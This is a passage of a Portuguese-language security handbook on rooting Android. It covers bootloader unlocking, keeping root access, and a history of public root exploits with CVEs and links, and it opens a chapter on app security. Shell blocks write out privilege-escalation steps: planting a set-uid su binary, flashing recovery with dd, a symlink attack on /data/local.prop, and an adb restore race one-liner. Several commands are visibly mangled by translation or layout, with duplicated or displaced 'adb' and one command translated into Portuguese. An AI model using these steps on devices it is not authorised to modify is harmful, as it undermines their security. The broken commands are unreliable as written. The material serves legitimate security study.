


Figura 3-3: HTC HBOOT bloqueado e desbloqueado

Antes de a HTC fornecer o procedimento oficial de desbloqueio do gerenciador de inicialização em agosto de 2011, uma HBOOT corrigida era a única solução disponível. Isso podia ser feito em alguns dispositivos com ferramentas não oficiais de desbloqueio do gerenciador de inicialização, como o AlphaRev (disponível em <http://alpharev.nl/>) e o Unrevoked (disponível em <http://unrevoked.com/>), que mais tarde se fundiu com a ferramenta Revolutionary.io (disponível em <http://revolutionary.io/>). Essas ferramentas geralmente combinam várias

<http://revolutionary.io/>

explorações públicas ou privadas para poder fazer o flash do gerenciador de inicialização corrigido e contornar os bloqueios de NAND. Na maioria dos casos, a atualização de um HBOOT padrão reativa o sinalizador de segurança do dispositivo (S-ON). Os exploits do Unlimited.io disponíveis em <http://unlimited.io/>, como JuopunutBear, LazyPanda e DirtyRacun, permitem obter o S-OFF completo do rádio em

alguns dispositivos, combinando várias explorações presentes nos ROMs Android da HTC e na banda base do dispositivo.

Em dezembro de 2010, Scott Walker publicou o exploit gfree disponível em <https://github.com/tmzt/g2root-kmod/tree/master/scotty2/gfree> sob a licença GPL3. Essa exploração desativou a proteção do cartão MultiMediaCard (eMMC) incorporado do T-Mobile G2. A memória eMMC, que contém a partição de banda base, é inicializada em modo somente leitura quando o bootloader inicializa o hardware. Em seguida, o exploit faz o power-cycle do chip eMMC usando um módulo do kernel do Linux e define o `@secuflag` como falso. Por fim, ele instala um filtro de solicitação de bloco MultiMediaCard (MMC) no kernel para remover a proteção contra gravação na partição oculta de configurações de rádio.

Quando a HTC iniciou seu portal oficial de desbloqueio, ela forneceu imagens UBOOT para alguns dispositivos que permitem ao usuário desbloquear o carregador de inicialização e remover bloqueios NAND em duas etapas:

1. Primeiro, o usuário deve executar o comando `fastboot oem get_identifier_token`. O gerenciador de inicialização exibe um blob que o usuário deve enviar ao portal de desbloqueio da HTC.
2. Depois de enviar o token de identificador, o usuário recebe um `Unlock_code.bin` exclusivo para seu telefone. Esse arquivo é assinado com a chave privada da HTC e deve ser transferido para o dispositivo usando o comando `fastboot flash unlocktoken Unlock_code.bin`.

Se o arquivo `Unlock_code.bin` for válido, o telefone permitirá o uso dos comandos `flash` padrão do `fastboot` para fazer o flash de imagens de partição não assinadas. Além disso, ele permite inicializar essas imagens de partição não assinadas sem restrições. A Figura 3-4 mostra o fluxo de trabalho geral para desbloquear dispositivos. A HTC e a Motorola são dois OEMs que utilizam esse tipo de processo.

Outros dispositivos, como alguns tablets da Toshiba, também têm bloqueios de NAND. Para esses dispositivos, os bloqueios são aplicados pelo *sealime* Loadable Kernel Module, que reside na imagem de inicialização initrd. Esse módulo é baseado no SEAndroid e impede a remontagem da partição do sistema para gravação.

Persistência de uma raiz macia

Quando você tem um shell de raiz (soft root), obter acesso permanente à raiz é simples. Em telefones sem bloqueios de NAND, você só precisa de acesso de gravação à partição do sistema. Se o telefone tiver um bloqueio NAND, ele deverá ser removido primeiro (consulte a seção "Bloqueios NAND, raiz temporária e raiz permanente", anteriormente neste capítulo).

Com os bloqueios NAND fora de questão, você pode simplesmente remontar a partição do sistema no modo leitura/gravação, colocar um binário `su` com permissões de raiz set-uid e remontá-la novamente no modo somente leitura; opcionalmente, você pode instalar um wrap-per `su`, como o SuperUser ou o SuperSU.




Figura 3-4: Fluxo de trabalho geral de desbloqueio do carregador de inicialização

Uma maneira típica de automatizar o processo descrito acima é executar os seguintes comandos em um computador host conectado a um dispositivo Android com a depuração USB ativada:

```
adb shell mount -o remount,rw /system
adb adb push su /system/xbin/su
adb shell chown 0.0 /system/xbin/su adb
shell chmod 06755 /system/xbin/su adb
shell mount -o remount,ro /system adb
install Superuser.apk
```

Outra maneira de manter o acesso persistente à raiz é gravar uma recuperação personalizada na partição de recuperação usando o comando dd no dispositivo Android. Isso equivale a fazer o flash de uma recuperação personalizada por meio do fastboot ou do modo de download, conforme descrito na seção "Rooting with an Unlocked Boot Loader" (Fazer o root com um carregador de inicialização desbloqueado), anteriormente neste capítulo.

Primeiro, você precisa identificar o local da partição de recuperação no dispositivo. Por exemplo:

```
shell@android:/ # ls -l /dev/block/platform/*/by-name/recovery
lrwxrwxrwx r o o t 2012-11-20 14:53 recovery -> /dev/block/mmcblk0p7
```

A saída anterior mostra que a partição de recuperação, nesse caso, está localizada em /dev/block/mmcblk0p7.

Agora você pode colocar uma imagem de recuperação personalizada no cartão SD e gravá-la na partição de recuperação:

```
adb shell push custom-recovery.img /sdcard/  
adb shell dd if=/sdcard/custom-recovery.img of=/dev/block/mmcblk0p7
```

Por fim, você precisa reinicializar na recuperação personalizada e aplicar o pacote de atualização su.

```
recuperação de reinicialização adb
```

Histórico de ataques conhecidos

O restante desta seção discute vários métodos conhecidos anteriormente para obter acesso root a dispositivos Android. Ao apresentar esses problemas, esperamos fornecer informações sobre as possíveis maneiras de obter acesso root em dispositivos Android. Embora alguns desses problemas afetem o ecossistema Linux em geral, a maioria é específica do Android. Muitos desses problemas não podem ser explorados sem acesso ao shell do ADB. Em cada caso, discutimos a causa raiz da vulnerabilidade e os principais detalhes de como a exploração a aproveitou.

OBSERVAÇÃO O leitor astuto pode notar que vários dos problemas a seguir foram descobertos sem saber por várias partes separadas. Embora essa não seja uma ocorrência comum, ela acontece de tempos em tempos.

Alguns dos detalhes de exploração fornecidos nesta seção são bastante técnicos. Se eles forem demais ou se você já estiver intimamente familiarizado com o funcionamento interno dessas explorações, fique à vontade para ignorá-los. De qualquer forma, esta seção serve para documentar essas explorações com detalhes moderados. O Capítulo 8 aborda algumas dessas explorações com mais detalhes.

Kernel: Wunderbar/asroot

Esse bug foi descoberto por Tavis Ormandy e Julien Tinnes, da equipe de segurança do Google, e foi atribuído ao CVE-2009-2692:

O kernel Linux 2.6.0 até 2.6.30.4 e 2.4.4 até 2.4.37.4 não inicializa todos os ponteiros de função para operações de soquete em estruturas proto_ops, o que permite que os usuários locais açãoem uma desreferência de ponteiro NULL e obtenham privilégios usando o mmap para mapear a página zero, colocando código arbitrário nessa página e, em seguida, invocando uma operação indisponível, conforme demonstrado pela operação sendpage (função sock_sendpage) em um soquete PF_PPPOX.

Brad Spengler (spender) escreveu o exploit Wunderbar emporium para x86/x86_64, que é onde esse bug recebeu seu famoso nome. No entanto, o exploit para Android (Linux na arquitetura ARM) foi lançado por Christopher Lais (Zinx), chama-se asroot e está publicado em <http://g1files.webs.com/zinx/android-root-20090816.tar.gz>. Esse exploit funcionou em todas as versões do Android que usava um kernel vulnerável.

A exploração do asroot introduz uma nova seção ".NULL" no endereço 0 com o tamanho exato de uma página. Essa seção contém código que define o identificador de usuário (UID) e o identificador de grupo (GID) atuais como root. Em seguida, o exploit chama `sendfile` para causar uma operação `sendpage` em um soquete `PF_BLUETOOTH` com inicialização ausente da estrutura `proto_ops`. Isso faz com que o código na seção ".NULL" seja executado no modo kernel, gerando um shell root.

Recuperação: Volez

Um erro tipográfico no verificador de assinatura usado nas imagens de recuperação do Android 2.0 e 2.0.1 fazia com que a recuperação detectasse incorretamente o registro End of Central Directory (EOCD) dentro de um arquivo zip de atualização assinado. Esse problema resultou na capacidade de modificar o conteúdo de um pacote de recuperação OTA assinado.

O erro do verificador de assinatura foi detectado por Mike Baker ([mbm]) e foi usado de forma abusiva para fazer o root no Motorola Droid quando o primeiro pacote OTA oficial foi lançado. Ao criar um arquivo zip especialmente criado, foi possível injetar um binário `su` no arquivo zip OTA assinado. Posteriormente, Christopher Lais (Zinx) escreveu o Volez, um utilitário para criar arquivos zip de atualização personalizados a partir de um zip de atualização assinado válido, que está disponível em <http://zenthought.org/content/project/volez>.

Udev: Exploração

Essa vulnerabilidade afetou todas as versões do Android até a 2.1. Ela foi originalmente descoberta como uma vulnerabilidade no daemon `udev` usado em sistemas Linux x86. Ela foi atribuída como CVE-2009-1185. Posteriormente, o Google reintroduziu o problema no daemon `init`, que lida com a funcionalidade do `udev` no Android.

A exploração se baseia na falha do código `udev` em verificar a origem de uma mensagem NETLINK. Essa falha permite que um processo no espaço do usuário obtenha privilégios enviando um evento do `udev` que alega ser originário do kernel, que era confiável. O exploit original do Exploid lançado por Sebastian Krahmer ("The Android Exploid Crew") precisava ser executado a partir de um diretório gravável e executável no dispositivo.

Primeiro, a exploração criou um soquete com um domínio de `PF_NETLINK` e uma família de `NETLINK_KOBJECT_UEVENT` (mensagem do kernel para evento no espaço do usuário). Em segundo lugar, ele criou um arquivo `hotplug` no diretório atual, contendo o caminho para o binário do `exploid`. Em terceiro lugar, ele criou um link simbólico chamado `data` no diretório atual

apontando para `/proc/sys/kernel/hotplug`. Por fim, ele enviou uma mensagem falsa para o soquete NETLINK.

Quando o `init` recebeu essa mensagem e não conseguiu validar sua origem, ele começou a copiar o conteúdo do arquivo `hotplug` para os dados do arquivo. Ele fez isso com privilégios de root. Quando ocorria o próximo evento de hotplug (como desconectar e reconectar a interface Wi-Fi), o kernel executava o binário `explod` com privilégios de root.

Nesse ponto, o código do exploit detectou que estava sendo executado com privilégios de root. Ele continuou a remontar a partição do sistema no modo de leitura/gravação e criou um shell de raiz set-uid como `/system/bin/rootshell`.

Adbd: RageAgainstTheCage

Conforme discutido na seção "Abusando do adbd para obter o root", o daemon do ADB (processo `adbd`) começa a ser executado como root e perde os privilégios para o usuário `shell`. Nas versões do Android até a 2.2, o daemon do ADB não verificava o valor de retorno da chamada `setuid` ao eliminar privilégios. Sebastian Krahmer usou essa verificação ausente no `adbd` para criar o exploit `RageAgainstTheCage` disponível em <http://stealth.openwall.net/xSports/RageAgainstTheCage.tgz>.

O exploit deve ser executado por meio do shell ADB (sob o UID *do shell*). Basicamente, ele bifurca os processos até que a chamada de bifurcação falhe, o que significa que o limite de processos para esse usuário foi atingido. Esse é um limite rígido imposto pelo kernel chamado `RLIMIT_NPROC`, que especifica o número máximo de processos (ou threads) que podem ser criados para o UID real do processo de chamada. Nesse ponto, o exploit mata o `adbd`, fazendo com que ele seja reiniciado (como root novamente). Infelizmente, desta vez o `adbd` não pode reduzir os privilégios para `shell` porque o limite de processos foi atingido para esse usuário. A chamada `setuid` falha, o `adbd` não detecta essa falha e, portanto, continua sendo executado com privilégios de root. Uma vez bem-sucedido, o `adbd` fornece um shell de raiz por meio do comando `adb shell`.

Zygote: Zimperlich e Zysploit

Lembre-se de que, no Capítulo 2, todos os aplicativos Android começam sendo bifurcados a partir do processo Zygote. Como você pode imaginar, o processo `zygote` é executado como root. Após a bifurcação, o novo processo reduz seus privilégios para o UID do aplicativo usando a chamada `setuid`.

Muito semelhante ao `RageAgainstTheCage`, o processo Zygote nas versões para Android Até a versão 2.2, o `zygote` não verificava o valor de retorno da chamada para `setuid` ao reduzir os privilégios. Novamente, após esgotar o número máximo de processos para o UID do aplicativo, o `zygote` não consegue reduzir seus privilégios e inicia o aplicativo como root.

Essa vulnerabilidade foi explorada por Joshua Wise nas primeiras versões da ferramenta de desbloqueio Unrevoked. Mais tarde, quando Sebastian Krahmer tornou públicos os códigos-fonte do exploit Zimperlich em <http://c-skills.blogspot.com.es/2011/02/zimperlich-sources.html>, Joshua Wise decidiu abrir também o código-fonte de sua implementação do Zysploit, disponível em <https://github.com/unrevoked/zysploit>.

Ashmém: KillingInTheNameOf e psneuter

O subsistema de memória compartilhada do Android (ashmem) é um alocador de memória compartilhada. É semelhante à memória compartilhada POSIX (SHM), mas com comportamento diferente e uma interface de programação de aplicativos (API) baseada em arquivos mais simples. A memória compartilhada pode ser acessada via `mmap` ou E/S de arquivo.

Duas explorações de raiz populares usaram uma vulnerabilidade na implementação do ashmem das versões do Android anteriores à 2.3. Nas versões afetadas, o ashmem permitia que qualquer usuário remapeasse a memória compartilhada pertencente ao processo de inicialização. Essa memória compartilhada continha o espaço de endereço das propriedades do sistema, que é um armazenamento de dados global crítico para o sistema operacional Android. Essa vulnerabilidade tem o identificador Common Vulnerabilities and Exposures (CVE) CVE-2011-1149.

O exploit KillingInTheNameOf, de Sebastian Krahmer, remapeou o espaço de propriedades do sistema para ser gravável e definiu a propriedade `ro.secure` como 0. Após reiniciar ou reiniciar o `adb`, a alteração na propriedade `ro.secure` permitiu o acesso root por meio do shell do ADB. Você pode fazer o download do exploit em <http://c-skills.blogspot.com.es/2011/01/adb-trickery-again.html>.

O exploit psneuter de Scott Walker (scotty2) usou a mesma vulnerabilidade para restringir as permissões ao espaço de propriedades do sistema. Ao fazer isso, o `adb` não conseguia ler o valor da propriedade `ro.secure` para determinar se deveria ou não conceder privilégios ao usuário `shell`. Incapaz de determinar o valor de `ro.secure`, ele presumiu que o valor de `ro.secure` era 0 e não reduziu os privilégios. Novamente, isso permitiu o acesso root por meio do shell ADB. Você pode fazer o download do psneuter em <https://github.com/tmzt/g2root-kmod/tree/scotty2/scotty2/psneuter>.

Vold: GingerBreak

Essa vulnerabilidade foi atribuída como CVE-2011-1823 e foi demonstrada pela primeira vez por Sebastian Krahmer no exploit GingerBreak, disponível em <http://c-skills.blogspot.com.es/2011/04/yummy-yummy-gingerbreak.html>.

O daemon do gerenciador de volume (vold) no Android 3.0 e 2.x antes da versão 2.3.4 confia nas mensagens recebidas de um soquete PF_NETLINK, o que permite a execução de código arbitrário com privilégios de root por meio de um índice negativo que ignora uma verificação de número inteiro assinado somente no máximo.

Antes de acionar a vulnerabilidade, o exploit coleta várias informações do sistema. Primeiro, ele abre /proc/net/netlink e extrai o identificador de processo (PID) do processo `vold`. Em seguida, ele inspeciona a biblioteca C do sistema (`libc.so`) para encontrar os endereços dos símbolos `system` e `strcmp`. Em seguida, ele analisa o cabeçalho ELF (Executable and Linkable Format) do executável `vold` para localizar a seção GOT (Global Offset Table). Em seguida, ele analisa o arquivo `vold.fstab` para localizar a seção

ponto de montagem `/sdcard`. Por fim, para descobrir o valor correto do índice negativo, ele interrompe intencionalmente o serviço enquanto monitora a saída do logcat.

Depois de coletar informações, a exploração aciona a vulnerabilidade enviando mensagens NETLINK mal-intencionadas com o valor de índice negativo calculado. Isso faz com que o `vold` altere as entradas em seu próprio GOT para apontar para a função do sistema. Depois que uma das entradas GOT visadas é sobrescrita, o `vold` acaba executando o binário `GingerBreak` com privilégios de root.

Quando o binário do exploit detecta que foi executado com privilégios de root, ele inicia o estágio final. Aqui, o exploit primeiramente remonta /data para remover o sinalizador `nosuid`. Em seguida, ele torna /data/local/tmp/sh set-uid root. Por fim, ele sai do novo processo (executado como root) e executa o shell set-uid root recém-criado a partir do processo original do exploit.

Um estudo de caso mais detalhado dessa vulnerabilidade é fornecido na seção "GingerBreak" do Capítulo 8.

PowerVR: levitator

Em outubro de 2011, Jon Larimer e Jon Oberheide lançaram o exploit levitator em <http://jon.oberheide.org/files/levitator.c>. Esse exploit usa duas vulnerabilidades distintas que afetam os dispositivos Android com o chipset PowerVR SGX. O driver PowerVR nas versões do Android até a 2.3.5 continha especificamente os seguintes problemas.

CVE-2011-1350: O driver PowerVR não valida o parâmetro de comprimento fornecido ao retornar um dado de resposta para o modo de usuário a partir de uma chamada de `si stem ioctl`, fazendo com que vaze o conteúdo de até 1 MB de memória do kernel.

CVE-2011-1352: Uma vulnerabilidade de corrupção de memória do kernel que leva qualquer usuário com acesso a /dev/pvrsrvkm a ter acesso de gravação à memória vazada anterior.

O exploit levitator aproveita essas duas vulnerabilidades para corromper cirurgicamente a memória do kernel. Depois de conseguir o aumento de privilégios, ele gera um shell. Um estudo de caso mais detalhado dessa vulnerabilidade é fornecido no Capítulo 10.

Libsysutils: zergRush

A equipe da Revolutionary lançou o popular exploit zergRush em outubro de 2011; os códigos-fonte estão disponíveis em <https://github.com/revolutionary/zergRush>. A vulnerabilidade explorada foi atribuída ao CVE-2011-3874, como segue:

O estouro de buffer baseado em pilha no libsysutils no Android 2.2.x até 2.2.2 e 2.3.x até 2.3.6 permite que invasores remotos auxiliados pelo usuário executem código arbitrário por meio de um aplicativo que chama o método FrameworkListener::dispatchCommand com o número errado de argumentos, conforme demonstrado pelo zergRush para acionar um erro use-after-free.

A exploração usa o daemon do Volume Manager para acionar a vulnerabilidade, pois ele é vinculado à biblioteca `libsutils.so` e é executado como root. Como a pilha não é executável, o exploit constrói uma cadeia de Programação Orientada a Retorno (ROP) usando gadgets da biblioteca `libc.so`. Em seguida, ele envia ao `vold` um objeto `FrameworkCommand` especialmente criado, fazendo com que o `RunCommand` aponte para o payload ROP do exploit. Isso executa a carga útil com privilégios de root, o que faz cair um shell de root e altera a propriedade `ro.kernel.qemu` para 1. Conforme mencionado anteriormente, isso faz com que o ADB seja reiniciado com privilégios de root.

Um estudo de caso mais detalhado sobre essa vulnerabilidade é apresentado no Capítulo 8.

Kernel: mempodroid

A vulnerabilidade foi descoberta por Jüri Aedla e recebeu o identificador CVE-2012-0056:

A função `mem_write` no kernel Linux 2.6.39 e em outras versões, quando o ASLR está desativado, não verifica corretamente as permissões ao gravar em `/proc/<pid>/mem`, o que permite que os usuários locais obtenham privilégios modificando a memória do processo, conforme demonstrado pelo Mempodipper.

A entrada do sistema de arquivos `/proc/<pid>/mem` proc é uma interface que pode ser usada para acessar as páginas da memória de um processo por meio de operações de arquivo POSIX, como abrir, ler e procurar. Na versão 2.6.39 do kernel, as proteções para acessar a memória de outros processos foram removidas por engano.

Jay Freeman (saurik) escreveu o exploit mempodroid para Android com base em um exploit anterior para Linux, o mempodipper, de Jason A. Donenfeld (zx2c4). A exploração do mempodroid usa essa vulnerabilidade para gravar diretamente no segmento de código do programa `run-as`. Esse binário, usado para executar comandos como um UID de aplicativo específico, executa o set-uid root no Android padrão. Como o `run-as` é vinculado estaticamente no Android, o exploit precisa do endereço na memória da chamada `setresuid` e da função de saída, para que a carga útil possa ser colocada exatamente no local correto.

lugar. As fontes para a exploração do mempodroid estão disponíveis em <https://github.com/saurik/mempodroid>.

Um estudo de caso mais detalhado sobre essa vulnerabilidade é apresentado no Capítulo 8.

Permissão de arquivos e ataques relacionados a links simbólicos

Há muitos ataques relacionados a permissões de arquivos e links simbólicos presentes em uma série de dispositivos. A maioria deles é introduzida por modificações personalizadas do OEM que não estão presentes no Android padrão. Dan Rosenberg descobriu muitos desses bugs e forneceu métodos de root muito criativos para uma lista abrangente de dispositivos em seu blog <http://vulnfactory.org/blog/>.

As versões iniciais do Android 4.0 tinham um bug nas funções de inicialização do `do_chmod`, `mkdir` e `do_chown` que aplicavam as permissões de propriedade e de arquivo especificadas, mesmo que o último elemento do caminho de destino fosse um link simbólico. Alguns dispositivos Android têm a seguinte linha em seu script `init.rc`.

```
mkdir /data/local/tmp 0771 shell shell
```

Como você pode imaginar agora, se a pasta `/data/local` puder ser gravada pelo usuário ou grupo shell, você poderá explorar essa falha para tornar a pasta `/data` gravável, substituindo `/data/local/tmp` por um link simbólico para `/data` e reiniciando o dispositivo. Após a reinicialização, você pode criar ou modificar o arquivo `/data/local.prop` para definir a propriedade `ro.kernel.qemu` como 1.

Os comandos para explorar essa falha são os seguintes:

```
adb shell rm -r /data/local/tmp  
adb shell ln -s /data/ /data/local/tmp adb  
reboot  
adb shell "echo 'ro.kernel.qemu=1' > /data/local.prop" adb  
reboot
```

Outra variante popular dessa vulnerabilidade vincula `/data/local/tmp` à partição do sistema e, em seguida, usa o debugfs para gravar o binário `su` e torná-lo set-uid root. Por exemplo, o ASUS Transformer Prime com Android 4.0.3 é vulnerável a essa variante.

Os scripts de inicialização no Android 4.2 aplicam a semântica `O_NOFOLLOW` para evitar essa classe de ataques de links simbólicos.

Adb Restore Condição de corrida

O Android 4.0 introduziu a capacidade de fazer backups completos do dispositivo por meio do comando `adb backup`. Esse comando faz o backup de todos os dados e aplicativos no arquivo `backup.ab`, que é um arquivo TAR compactado com um cabeçalho anexado. O comando `adb restore` é usado para restaurar os dados.

Havia dois problemas de segurança na implementação inicial do processo de

restauração que foram corrigidos no Android 4.1.1. O primeiro problema permitia a criação de arquivos e

diretórios acessíveis por outros aplicativos. O segundo problema permitia restaurar conjuntos de arquivos de pacotes executados sob um UID especial, como *sistema*, sem um agente de backup especial para lidar com o processo de restauração.

Para explorar esses problemas, Andreas Makris (Bin4ry) criou um arquivo de backup especialmente elaborado com um diretório world readable/writeable/executable contendo 100 arquivos com o conteúdo `ro.kernel.qemu=1` e `ro.secure=0` dentro dele. Quando o conteúdo desse arquivo é gravado em `/data/local.prop`, ele faz com que o `adb` seja executado com privilégios de root na inicialização. O exploit original pode ser baixado em <http://forum.xda-developers.com/showthread.php?t=1886460>.

O seguinte one-liner, se executado enquanto o comando `adb restore` estiver em execução, causa uma corrida entre o processo de restauração no serviço do gerenciador de backup e o loop `while` executado pelo usuário `shell`:

```
adb shell "while ! ln -s /data/local.prop \
           /data/data/com.android.settings/a/file99; do :; done"
```

Se o loop criar o link simbólico no `arquivo99` antes que o processo de restauração o restaure, o processo de restauração seguirá o link simbólico e gravará as propriedades do sistema somente leitura em `/data/local.prop`, fazendo com que o `adb` seja executado como root na próxima reinicialização.

Exynos4: exynos-abuse

Essa vulnerabilidade existe em um driver do kernel da Samsung e afeta dispositivos com processador Exynos 4. Basicamente, qualquer aplicativo pode acessar o diretório `/dev`

O arquivo de dispositivo `/exynosmem`, que permite mapear toda a RAM física com leitura e permissões de gravação.

A vulnerabilidade foi descoberta por alephzain, que escreveu o exploit de abuso do exynos para demonstrá-la e relatou-a nos fóruns de desenvolvedores do XDA. A postagem original está disponível em <http://forum.xda-developers.com/showthread.php?t=2048511>.

Primeiro, o exploit mapeia a memória do kernel e altera a string de formato da função que manipula `/proc/kallsyms` para evitar a mitigação `kptr_restrict` do kernel. Em seguida, ele analisa o `/proc/kallsyms` para encontrar o endereço da função manipuladora da chamada de sistema `sys_setresuid`. Uma vez encontrado, ele corrige a função para remover uma verificação de permissão e executa a chamada de sistema `setresuid` no espaço do usuário para se tornar root. Por fim, ele reverte as alterações que fez na memória do kernel e executa um shell de root.

Posteriormente, o alephzain criou um aplicativo de root de um clique chamado Framaroot. O Framaroot incorpora três variantes do bug original, cada uma permitindo que usuários sem privilégios mapeiem a memória física arbitrária. Esse aplicativo funciona em dispositivos baseados no chipset Exynos4 e também em dispositivos baseados no chipset TI OMAP3. Mais notavelmente, alephzain descobriu que a Samsung não corrigiu adequadamente

o problema do Exynos4. Ele incorporou um novo exploit no Framaroot que explora um estouro de inteiro presente na correção da Samsung. Isso permite contornar a validação adicional e, novamente, permite sobreescriver a memória do kernel. Essas novas explorações foram incluídas silenciosamente no Farmaroot por alephzain e, posteriormente, descobertas e documentadas por Dan Rosenberg em <http://blog.azimuthsecurity.com/2013/02/re-visiting-exynos-memory-mapping-bug.html>.

Diag: lit / diaggetroot

Essa vulnerabilidade foi descoberta por giantpune e recebeu o identificador CVE-2012-4220:

diagchar_core.c no driver de modo kernel do Qualcomm Innovation Center (QIIC) Diagnostics (também conhecido como DIAG) para Android 2.3 a 4.2 permite que os invasores executem código arbitrário ou causem uma negação de serviço (desreferência de ponteiro incorreto) por meio de um aplicativo que usa argumentos criados em uma chamada local diagchar_ioctl.

A exploração usou essa vulnerabilidade para fazer com que o kernel executasse código nativo da memória do espaço do usuário. Ao ler o arquivo `/sys/class/leds/ lcd-backlight/reg`, era possível fazer com que o kernel processasse estruturas de dados na memória do espaço do usuário. Durante esse processamento, ele chamava um ponteiro de função de uma das estruturas, o que levava ao aumento de privilégios.

O exploit diaggetroot, para o dispositivo HTC J Butterfly, também usou essa vulnerabilidade. No entanto, nesse dispositivo, o dispositivo de caractere vulnerável só pode ser acessado por usuário ou grupo de *rádio*. Para superar essa situação, o pesquisador abusou de um provedor de conteúdo para obter um descritor de arquivo aberto para o dispositivo. A obtenção do root usando esse método só foi possível com a combinação das duas técnicas. Você pode fazer o download do código de exploração em <https://docs.google.com/file/d/0B8LDOBFOpzZqQzducmxjRExXNnM/edit?pli=1>.

Resumo

Ao fazer o root em um dispositivo Android, você tem controle total sobre o sistema Android. No entanto, se você não tomar nenhuma precaução para corrigir os caminhos abertos para obter acesso à raiz, a segurança do sistema poderá ser facilmente comprometida por um invasor.

Este capítulo descreveu os principais conceitos para entender o processo de root. Ele abordou os métodos legítimos de desbloqueio do carregador de inicialização, como os presentes em dispositivos com um carregador de inicialização desbloqueado, bem como outros métodos que permitem obter e manter o acesso à raiz em um dispositivo com um carregador de inicialização bloqueado. Por fim,

você viu uma visão geral dos exploits de root mais famosos que foram usados durante a última década para fazer o root em muitos dispositivos Android.

O próximo capítulo se aprofunda na segurança dos aplicativos Android. Ele aborda os problemas comuns de segurança que afetam os aplicativos Android e demonstra como usar ferramentas públicas e gratuitas para realizar avaliações de segurança de aplicativos.

Revisão da segurança do aplicativo

A segurança de aplicativos tem sido um tema polêmico desde antes mesmo da existência do Android. Durante o início da febre dos aplicativos da Web, os desenvolvedores se aglomeraram para desenvolver aplicativos rapidamente, ignorando as práticas básicas de segurança ou usando estruturas sem os controles de segurança adequados. Com o advento dos aplicativos móveis, esse mesmo ciclo está se repetindo. Este capítulo começa discutindo alguns problemas comuns de segurança em aplicativos Android. Conclui com dois estudos de caso que demonstram a descoberta e a exploração de falhas em aplicativos usando ferramentas comuns.

Problemas comuns

Com a segurança tradicional de aplicativos, há vários problemas que aparecem repetidamente nos relatórios de avaliação de segurança e de vulnerabilidade. Os tipos de problemas variam de vazamentos de informações confidenciais a vulnerabilidades críticas de execução de código ou comando. Os aplicativos Android não estão imunes a essas falhas, embora os vetores para chegar a essas falhas possam ser diferentes dos aplicativos tradicionais.

Esta seção aborda alguns dos problemas de segurança normalmente encontrados durante os testes de segurança de aplicativos Android e pesquisas públicas. Certamente não se trata de uma lista exaustiva. À medida que as práticas de desenvolvimento de aplicativos seguros se tornam mais comuns e as próprias interfaces de programação de aplicativos (APIs) do Android evoluem,

é provável que outras falhas, talvez até mesmo novas classes de problemas, venham à tona.

Problemas de permissão de aplicativos

Dada a granularidade do modelo de permissão do Android, os desenvolvedores têm a oportunidade de solicitar mais permissões para seus aplicativos do que o necessário. Esse comportamento pode ser devido, em parte, a inconsistências na aplicação e na documentação das permissões. Embora os documentos de referência do desenvolvedor descrevam a maioria dos requisitos de permissão para determinadas classes e métodos, eles não são 100% completos ou 100% precisos. As equipes de pesquisa tentaram identificar algumas dessas inconsistências de várias maneiras. Por exemplo, em 2012, os pesquisadores Andrew Reiter e Zach Lanier tentaram mapear os requisitos de permissão para a API do Android disponível no Android Open Source Project (AOSP). Isso levou a algumas conclusões interessantes sobre essas lacunas.

Entre algumas das descobertas desse esforço de mapeamento, eles descobriram inconsistências entre a documentação e a implementação de alguns métodos na classe WiFiManager. Por exemplo, a documentação do desenvolvedor não menciona os requisitos de permissão para o método startScan. A Figura 4-1 mostra uma captura de tela da documentação de desenvolvimento do Android para esse método.




Figura 4-1: Documentação do startScan

